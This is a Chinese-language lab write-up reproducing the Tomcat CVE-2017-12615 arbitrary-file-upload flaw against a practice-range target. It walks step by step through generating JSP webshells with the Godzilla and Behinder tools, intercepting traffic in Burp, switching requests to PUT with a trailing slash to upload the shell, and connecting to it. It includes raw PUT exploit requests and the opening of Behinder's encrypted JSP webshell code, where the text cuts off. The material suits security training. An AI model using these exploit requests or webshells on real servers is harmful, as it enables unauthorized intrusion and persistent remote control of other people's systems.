

Tomcat 2017-12615漏洞复现

哥斯拉制获取webshell

- 1.用哥斯拉生成jsp木马
- 2.打开burp抓包
- 3.修改burp数据
- 4.关掉burp代理，浏览器访问asd.jsp路径，浏览器显示白屏
- 5.连接webshell

用冰蝎获取webshell


- 1.生成木马
- 2.打开代理准备抓包
- 3.访问url同时抓包，发送到repeater模块
- 4.获取webshell

靶机环境：灵境靶场启动

用两种方式获取webshell，哥斯拉和冰蝎，主要是熟悉这两个工具


哥斯拉制获取webshell

- 1.用哥斯拉生成jsp木马



2. 打开burp抓包

访问<http://192.168.242.207:8080/>



3. 修改burp数据

将get改为PUT(PUT必须是大写，小写我试过501不成功)，上传jsp木马，记得要在两条斜杠/code/中间复制木马里的代码进来，发送返回201说明成功了

目标: <http://192.168.242.207:8080> | HTTP

3.发送

1.改为put和上传木马

2.复制木马里的代码进来

4.返回201代表正常

请求

美化 Raw Hex

```
1 PUT /asd.jsp/ HTTP/1.1
2 Host: 192.168.242.207:8080
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0
  Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
  f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
  =b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: keep-alive
9 Content-Length: 2623
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
```


响应

美化 Raw Hex 页面渲染

```
1 HTTP/1.1 201
2 Content-Length: 0
3 Date: Fri, 13 Jun 2025 06:38:14 GMT
4
5
```


4.关掉burp代理，浏览器访问asd.jsp路径，浏览器显示白屏


<http://192.168.242.207:8080/asd.jsp>



5.连接webshell

访问完后打开哥斯拉，点击目标---生成---有效载荷选`java`的（jsp是失败的）---测试连接---点击添加







用冰蝎获取webshell

1.生成木马

打开冰蝎---传输协议---协议名称（一般选base64）---生成服务端



会提示生成完成，并生成两个脚本文件，待用

2. 打开代理准备抓包

win11系统攻击机

1. 打开代理

- 设置--网络--编辑手动代理。 port: 1111
- 进burp创建一样的端口代理并开启。 port: 1111




2.测试jsp是否正常

测试jsp环境是否正常，创建一个test.jsp，


代码里写<%= "Hello World" %>，然后访问一样用put /test.jsp/,下面复制test.jsp的代码进去，点击send，

用浏览器访问<http://192.168.242.45:8080/test.jsp>，出现hello world就说明jsp环境是正常的



3.访问url同时抓包，发送到repeater模块

http://192.168.242.45:8080/






修改为PUT，上传冰蝎生成的木马shell.jsp /shell.jsp/



打开shell.jsp文件，ctrl+a 全选粘贴进数据包--点击send



返回http响应码201，说明成功上传了

请求

美化 Raw Hex

```
1 PUT /shell.jsp/ HTTP/1.1
2 Host: 192.168.242.45:8080
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
  0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: zh-CN,zh;q=0.9
9 Connection: keep-alive
10 Content-Length: 2068
11
12 <?@page import="
  java.util.*,java.io.*,javax.crypto.*,javax.crypto.spec.*" %>
13 <?
14 private byte[] Decrypt(byte[] data) throws Exception
15 {
16     byte[] decodebs;
17     Class baseCls ;
18     try{
